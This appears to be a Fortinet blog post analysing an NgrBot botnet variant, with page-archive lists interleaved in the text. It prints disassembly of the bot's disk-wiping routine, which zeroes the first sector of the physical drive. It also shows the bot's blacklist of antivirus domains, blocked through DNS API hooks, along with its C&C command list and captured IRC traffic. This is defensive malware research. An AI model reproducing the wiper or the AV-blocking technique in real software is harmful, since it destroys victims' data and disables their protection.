

# EXHIBIT 21

(http://fortinet.com/)

ALL SECURITY RESEARCH SECURITY HOW-TO VIDEOS (http://video.fortinet.com) FEEDBACK (http://blog.fortinet.com) FortiGuard Services (http://fortinet.com/products/fortiguards) FortiGuard Labs on the Web

**SECURITY RESEARCH** THREAT LANDSCAPE AND ANALYSIS

Subscribe to All Posts (http://blog.fortinet.com/feed)

Resources (http://fortinet.com/resource\_center/nde)

Twitter (http://www.twitter.com/fortinet) Facebook (http://www.facebook.com/fortinet) LinkedIn (http://www.linkedin.com/company/fortinet) Youtube (http://www.youtube.com/user/fortinet)

### New Version Of NgrBot Wipes Hard Drives

by He Xu (http://blog.fortinet.com/author/he-xu) | July 10, 2014 | Category: Security Research (http://blog.fortinet.com/category/security-research)

0 4 4 Google + 0

NgrBot is a modified IrcBot. It has the capability to join different Internet Relay Chat (IRC) channels to perform various attacks according to the IRC-based commands with the command-and-control (C&C) server. Recently, our botnet monitoring system captured an NgrBot variant with hardcoded version 1.1.0.0.



Figure 1. Hardcoded version 1.1.0.0.

This new version of the bot carries new features that are much more harmful than before, including the ability to destroy data in the user's hard drive.

### Wiping The Hard Drive

This new version of the bot has added a destructive function that overwrites the hard drive of the compromised system.

This wiping behavior is triggered if there is any kind of failure in the decryption of its strings. When decrypting, NgrBot uses a string structure where the first dword is a pointer to an RC4-encrypted string; the second dword is the string length; and the third dword is the decrypted string's CRC32 value.

The figure below shows some of these string structures, before and after decryption.




Figure 2. String structures.

After decrypting all the strings, it adds all the CRC32 hashes of the decrypted strings and compares it against a value that is stored at the end of the encrypted string structure list. If it does not match, it creates a new thread that calls the DeviceIoControl API to lock the hard disk, then calls writeFile to write the first 0x200 bytes with 0x00s.

### Monthly Archives

September 2015	2
August 2015	17
July 2015	22
June 2015	18
May 2015	16
April 2015	34
March 2015	17
February 2015	11
January 2015	16
December 2014	7
November 2014	19
October 2014	16
September 2014	11
August 2014	11
July 2014	20
June 2014	21
May 2014	19
April 2014	16
March 2014	20
February 2014	15
January 2014	25
December 2013	10
November 2013	15
October 2013	19

```

push 0 ; hTemplateFile
push 0 ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 3 ; dwShareMode
push 0C000000h ; dwDesiredAccess
push offset a_Physicaldrive ; "XXXX:\PHYSICALDRIVE#"
mov [ebp+var_A], 55h
mov [ebp+var_9], 0A0h
call ds:CreateFileA
mov esi, eax
cmp esi, 0FFFFFFFh
jnz short loc_409F2A

push edi
mov edi, ds:DeviceIoControl
push 0 ; lpOverlapped
lea edx, [ebp+BytesReturned]
push edx ; lpBytesReturned
push 0 ; nOutBufferSize
push 0 ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push FSCTL_LOCK_VOLUME ; dwIoControlCode
push esi ; hDevice
call edi : DeviceIoControl
push 0 ; lpOverlapped
lea eax, [ebp+NumberOfBytesWritten]
push eax ; lpNumberOfBytesWritten
push 200h ; nNumberOfBytesToWrite
lea ecx, [ebp+Buffer]
push ecx ; lpBuffer ← contains 0x00s
push esi ; hFile
call ds:WriteFile
push 0 ; lpOverlapped
lea edx, [ebp+BytesReturned]
push edx ; lpBytesReturned
push 0 ; nOutBufferSize
push 0 ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push FSCTL_UNLOCK_VOLUME ; dwIoControlCode
push esi ; hDevice
call edi : DeviceIoControl
push esi ; hObject
call ds:CloseHandle
    
```

Figure 3. Code for wiping the hard disk.

Aside from filling the partition with zeroes, the bot displays the following message box to indicate its displeasure:



Figure 4. Message box displayed when CRC32 hash doesn't match.

The figure below shows what the overwritten hard disk sector looks like.

September 2013	19
( <a href="http://blog.fortinet.com/2013/09">http://blog.fortinet.com/2013/09</a> )	
August 2013	14
( <a href="http://blog.fortinet.com/2013/08">http://blog.fortinet.com/2013/08</a> )	
July 2013	14
( <a href="http://blog.fortinet.com/2013/07">http://blog.fortinet.com/2013/07</a> )	
June 2013	2
( <a href="http://blog.fortinet.com/2013/06">http://blog.fortinet.com/2013/06</a> )	
April 2013	1
( <a href="http://blog.fortinet.com/2013/04">http://blog.fortinet.com/2013/04</a> )	
March 2013	12
( <a href="http://blog.fortinet.com/2013/03">http://blog.fortinet.com/2013/03</a> )	
February 2013	11
( <a href="http://blog.fortinet.com/2013/02">http://blog.fortinet.com/2013/02</a> )	
January 2013	12
( <a href="http://blog.fortinet.com/2013/01">http://blog.fortinet.com/2013/01</a> )	
December 2012	8
( <a href="http://blog.fortinet.com/2012/12">http://blog.fortinet.com/2012/12</a> )	
November 2012	7
( <a href="http://blog.fortinet.com/2012/11">http://blog.fortinet.com/2012/11</a> )	
October 2012	4
( <a href="http://blog.fortinet.com/2012/10">http://blog.fortinet.com/2012/10</a> )	
September 2012	6
( <a href="http://blog.fortinet.com/2012/09">http://blog.fortinet.com/2012/09</a> )	
August 2012	7
( <a href="http://blog.fortinet.com/2012/08">http://blog.fortinet.com/2012/08</a> )	
July 2012	62
( <a href="http://blog.fortinet.com/2012/07">http://blog.fortinet.com/2012/07</a> )	
June 2012	17
( <a href="http://blog.fortinet.com/2012/06">http://blog.fortinet.com/2012/06</a> )	
May 2012	14
( <a href="http://blog.fortinet.com/2012/05">http://blog.fortinet.com/2012/05</a> )	
April 2012	15
( <a href="http://blog.fortinet.com/2012/04">http://blog.fortinet.com/2012/04</a> )	
March 2012	14
( <a href="http://blog.fortinet.com/2012/03">http://blog.fortinet.com/2012/03</a> )	
February 2012	11
( <a href="http://blog.fortinet.com/2012/02">http://blog.fortinet.com/2012/02</a> )	
January 2012	6
( <a href="http://blog.fortinet.com/2012/01">http://blog.fortinet.com/2012/01</a> )	
December 2011	4
( <a href="http://blog.fortinet.com/2011/12">http://blog.fortinet.com/2011/12</a> )	
November 2011	6
( <a href="http://blog.fortinet.com/2011/11">http://blog.fortinet.com/2011/11</a> )	
October 2011	11
( <a href="http://blog.fortinet.com/2011/10">http://blog.fortinet.com/2011/10</a> )	
September 2011	2
( <a href="http://blog.fortinet.com/2011/09">http://blog.fortinet.com/2011/09</a> )	
August 2011	2
( <a href="http://blog.fortinet.com/2011/08">http://blog.fortinet.com/2011/08</a> )	
July 2011	4
( <a href="http://blog.fortinet.com/2011/07">http://blog.fortinet.com/2011/07</a> )	
June 2011	6
( <a href="http://blog.fortinet.com/2011/06">http://blog.fortinet.com/2011/06</a> )	
May 2011	6
( <a href="http://blog.fortinet.com/2011/05">http://blog.fortinet.com/2011/05</a> )	
April 2011	5
( <a href="http://blog.fortinet.com/2011/04">http://blog.fortinet.com/2011/04</a> )	
March 2011	7
( <a href="http://blog.fortinet.com/2011/03">http://blog.fortinet.com/2011/03</a> )	




Figure 5. Wiped hard disk sector.

When the system restarts, the victim's system will hang and will be unable to boot.

### Preventing AV Access

Another feature of this new version is the blocking of access to antivirus-related web sites.

To do this, the bot injects code into running processes and hooks the following APIs:

- DnsQuery\_A (from dnsapi.dll)
- DnsQuery\_W (from dnsapi.dll)
- GetAddrInfoW (from ws2\_32.dll)

When these APIs are called, the hooking functions check if the address to connect to contains strings that are in the bot's blacklist, which is shown in the following figure:

February 2011 ( <a href="http://blog.fortinet.com/2011/02">http://blog.fortinet.com/2011/02</a> )	5
January 2011 ( <a href="http://blog.fortinet.com/2011/01">http://blog.fortinet.com/2011/01</a> )	7
December 2010 ( <a href="http://blog.fortinet.com/2010/12">http://blog.fortinet.com/2010/12</a> )	8
November 2010 ( <a href="http://blog.fortinet.com/2010/11">http://blog.fortinet.com/2010/11</a> )	11
October 2010 ( <a href="http://blog.fortinet.com/2010/10">http://blog.fortinet.com/2010/10</a> )	3
September 2010 ( <a href="http://blog.fortinet.com/2010/09">http://blog.fortinet.com/2010/09</a> )	8
August 2010 ( <a href="http://blog.fortinet.com/2010/08">http://blog.fortinet.com/2010/08</a> )	4
July 2010 ( <a href="http://blog.fortinet.com/2010/07">http://blog.fortinet.com/2010/07</a> )	9
June 2010 ( <a href="http://blog.fortinet.com/2010/06">http://blog.fortinet.com/2010/06</a> )	9
May 2010 ( <a href="http://blog.fortinet.com/2010/05">http://blog.fortinet.com/2010/05</a> )	9
April 2010 ( <a href="http://blog.fortinet.com/2010/04">http://blog.fortinet.com/2010/04</a> )	6
March 2010 ( <a href="http://blog.fortinet.com/2010/03">http://blog.fortinet.com/2010/03</a> )	8
February 2010 ( <a href="http://blog.fortinet.com/2010/02">http://blog.fortinet.com/2010/02</a> )	6
January 2010 ( <a href="http://blog.fortinet.com/2010/01">http://blog.fortinet.com/2010/01</a> )	9
December 2009 ( <a href="http://blog.fortinet.com/2009/12">http://blog.fortinet.com/2009/12</a> )	8
November 2009 ( <a href="http://blog.fortinet.com/2009/11">http://blog.fortinet.com/2009/11</a> )	6
October 2009 ( <a href="http://blog.fortinet.com/2009/10">http://blog.fortinet.com/2009/10</a> )	6
September 2009 ( <a href="http://blog.fortinet.com/2009/09">http://blog.fortinet.com/2009/09</a> )	8
August 2009 ( <a href="http://blog.fortinet.com/2009/08">http://blog.fortinet.com/2009/08</a> )	5
July 2009 ( <a href="http://blog.fortinet.com/2009/07">http://blog.fortinet.com/2009/07</a> )	8
June 2009 ( <a href="http://blog.fortinet.com/2009/06">http://blog.fortinet.com/2009/06</a> )	7
May 2009 ( <a href="http://blog.fortinet.com/2009/05">http://blog.fortinet.com/2009/05</a> )	4
April 2009 ( <a href="http://blog.fortinet.com/2009/04">http://blog.fortinet.com/2009/04</a> )	7
March 2009 ( <a href="http://blog.fortinet.com/2009/03">http://blog.fortinet.com/2009/03</a> )	9
February 2009 ( <a href="http://blog.fortinet.com/2009/02">http://blog.fortinet.com/2009/02</a> )	4
January 2009 ( <a href="http://blog.fortinet.com/2009/01">http://blog.fortinet.com/2009/01</a> )	1

```

dd offset aVirusotal_ : 0016 2817 : anti_bot@virus+207f
dd offset aVirusotal_ : "virusotal."
dd offset aNovirusthanks_ : "novirusthanks."
dd offset aThreatexpert_ : "threatexpert."
dd offset aJotti_ : "jotti."
dd offset aViruschief_ : "viruschief."
dd offset aGaryshood_ : "garyshood."
dd offset aVirscan_ : "virscan."
dd offset aIseclab_ : "iseclab."
dd offset aTrendmicro_ : "trendmicro."
dd offset aKaspersky_ : "kaspersky."
dd offset aEset_ : "eset."
dd offset aBitdefender_ : "bitdefender."
dd offset aAvig_ : "avig."
dd offset aAvira_ : "avira."
dd offset aAvast_ : "avast."
dd offset aComodo_ : "comodo."
dd offset aSymantec_ : "symantec."
dd offset aMcAfee_ : "mcafee."
dd offset aNorman_ : "norman."
dd offset aHorton_ : "horton."
dd offset aSunbeltsoftware_ : "sunbeltsoftware."
dd offset aMalwarebytes_ : "malwarebytes."
dd offset aSophos_ : "sophos."
dd offset aPandaSecurity_ : "pandasecurity."
dd offset aClanav_ : "clanav."
dd offset aBullguard_ : "bullguard."
dd offset aFSecure_ : "fsecure."
dd offset aOneCare_live_ : "onecare.live."
dd offset aOnlinemalwares_ : "onlinemalwarescamer."
dd offset aEsisoft_ : "esisoft."
dd offset aHeck_tc_ : "heck.tc."
dd offset aOnlinemalwares_ : "onlinemalwarescamer."
dd offset aLavasoft_ : "lavasoft."
dd offset aPrecisecurite_ : "precisecurite."
dd offset aVirus_ : "virus."
dd offset aGdatasoftware_ : "gdatasoftware."
dd offset aVirusbuster_np_ : "virusbuster.nprotect."
dd offset aFortinet_ : "fortinet."
dd offset aWebroot_ : "webroot."

```

Figure 6. Blacklist of AV companies.

These strings are included in most web sites of major antivirus vendors. If the hooked APIs find any of these strings, access to those sites are blocked.

### Connecting To The C&C Server

As mentioned above, NgrBot is an IRC server. It connects to an IRC channel in order to receive commands from its C&C server.

The following is the full list of C&C server commands that the current variant supports.

- !~dw
- !~http.inj
- !~http.int
- !~http.set
- !~j
- !~logins
- !~m
- !~mdns
- !~mod
- !~msn.int
- !~msn.set
- !~nhb
- !~p
- !~pu
- !~rc
- !~rs0
- !~rs1
- !~s
- !~slow
- !~speed
- !~ssyn
- !~stats
- !~stop

- ~udp
- ~us
- ~v
- ~vf
- ~vs

The network traffic that we have captured from this version still looks very similar to the previous one. So far, we have captured only two commands that are being sent from the C&C server. In the figure below, the botnet commands :~pu and :~dw can be seen in the IRC commands that begin with :001:Network 332.

```

JOIN #vida mujqyh
:001:Network 332 n(USA|XPA)dabpppr@dabpppr0Crew-DOCBD446hsia.telus.net JOIN :#vida
:001:Network 332 n(USA|XPA)dabpppr #vida :~pu http://www.med
:001:Network 333 n(USA|XPA)dabpppr #vida:google 1404342562
JOIN #vida mujqyh
JOIN #XP
JOIN #USA
:001:Network 332 n(USA|XPA)dabpppr@dabpppr0Crew-DOCBD446hsia.telus.net JOIN :#xp
:001:Network 333 n(USA|XPA)dabpppr #xp:google 1404342562
    
```

Figure 7. Captured C&C commands.

Currently, we are seeing the use of these commands in order to spread other bots, such as Andromeda (<http://blog.fortinet.com/New-Anti-Analysis-Tricks-In-Andromeda-2-08/>), Neurevt (<http://blog.fortinet.com/Round-3-More-Neurevt-DDoS-Attacks/>), and Lethic (<http://blog.fortinet.com/From-Spammer-To-Clicker/>).

### Why NgrBot?

Before we end, one might wonder why this bot is called NgrBot. The answer is that this is the name that the malware author has given, as seen in the binary code.


```

push offset aRunning ; "running"
push offset aNgrbot ; "ngrbot"
call sub_4073E0
add esp, 8
cwp eax, 1
jnz short loc_41009E
push 0 ; uExitCode
call ds:ExitProcess
    
```

Figure 8. Hardcoded bot name.

### Conclusion

With our brief analysis of this active version of NgrBot, we can now understand its new features, especially the more dangerous one of hard disk wiping. We will continue to do our best in capturing the new active disk commands. As botnets continue their activities, so will our botnet monitoring system's tracking of their actions.

by  **He Xu** (<http://blog.fortinet.com/author/he-xu>) | July 10, 2014 | Category: Security Research (<http://blog.fortinet.com/category/security-research>)

0 4 4 Google + 0

Tags: botnet (<http://blog.fortinet.com/tag/botnet>) Neurevt (<http://blog.fortinet.com/tag/neurevt>) bot (<http://blog.fortinet.com/tag/bot>) Lethic (<http://blog.fortinet.com/tag/lethic>) Ngrbot (<http://blog.fortinet.com/tag/ngrbot>) Andromeda (<http://blog.fortinet.com/tag/andromeda>) hard disk wiping (<http://blog.fortinet.com/tag/hard-disk-wiping>) anti-AV (<http://blog.fortinet.com/tag/anti-av>)

comments powered by Disqus (<http://disqus.com/>)

<b>Corporate</b>	<b>How to Buy</b>	<b>Products</b>	<b>Service &amp; Support</b>	 <b>Fortinet Blog</b> ( <a href="http://blog.fortinet.com/">http://blog.fortinet.com/</a> )
About Fortinet ( <a href="http://fortinet.com/aboutus/aboutus.html">http://fortinet.com/aboutus/aboutus.html</a> )	Find a Reseller ( <a href="http://fortinet.com/partners/reseller">http://fortinet.com/partners/reseller</a> )	Product Family ( <a href="http://fortinet.com/products/index.html">http://fortinet.com/products/index.html</a> )	FortiCare Support ( <a href="http://fortinet.com/support/forticare_support/index.html">http://fortinet.com/support/forticare_support/index.html</a> )	( <a href="http://www.facebook.com/fortinet">http://www.facebook.com/fortinet</a> )
Investor Relations ( <a href="http://investor.fortinet.com/">http://investor.fortinet.com/</a> )	FortiPartner Program ( <a href="http://fortinet.com/partners/partner_program">http://fortinet.com/partners/partner_program</a> )	Certifications ( <a href="http://fortinet.com/about/fortinet_certifications.html">http://fortinet.com/about/fortinet_certifications.html</a> )	Support Helpdesk ( <a href="http://fortinet.com/support/helpdesk">http://fortinet.com/support/helpdesk</a> )	( <a href="http://www.twitter.com/fortinet">http://www.twitter.com/fortinet</a> )
				( <a href="http://www.youtube.com/user/SecureNetworks">http://www.youtube.com/user/SecureNetworks</a> )
				( <a href="http://www.linkedin.com/company/fortinet">http://www.linkedin.com/company/fortinet</a> )
				( <a href="http://fortinet.com/rss">http://fortinet.com/rss</a> )

Careers (<http://jobs.fortinet.com/>)  
Try & Buy ([http://fortinet.com/how\\_to\\_buy/try\\_and\\_buy.html](http://fortinet.com/how_to_buy/try_and_buy.html))  
Awards ([http://fortinet.com/aboutus/fortinet\\_awards.html](http://fortinet.com/aboutus/fortinet_awards.html))  
FortiGuard Center (<http://fortiguard.com/>)  
Press Room ([http://fortinet.com/press\\_releases/press\\_releases.html](http://fortinet.com/press_releases/press_releases.html))  
Fortinet Store (<http://store.fortinet.com/>)  
Video Library (<http://video.fortinet.com/>)

Partners  
(<http://fortinet.com/partners/index.html>)

Global Offices  
(<http://fortinet.com/aboutus/locations.html>)

Fortinet Blog  
(<http://blog.fortinet.com/>)

Fortinet in the News  
(<http://fortinet.com/aboutus/media/news.html>)

Events  
(<http://fortinet.com/events/index.html>)

Contact Us  
([http://fortinet.com/contact\\_us/index.html](http://fortinet.com/contact_us/index.html))

Copyright © 2015 Fortinet, Inc. All Rights Reserved. | Terms of Service (<http://blog.fortinet.com/aboutus/legal.html>) | Privacy (<http://blog.fortinet.com/aboutus/privacy.html>)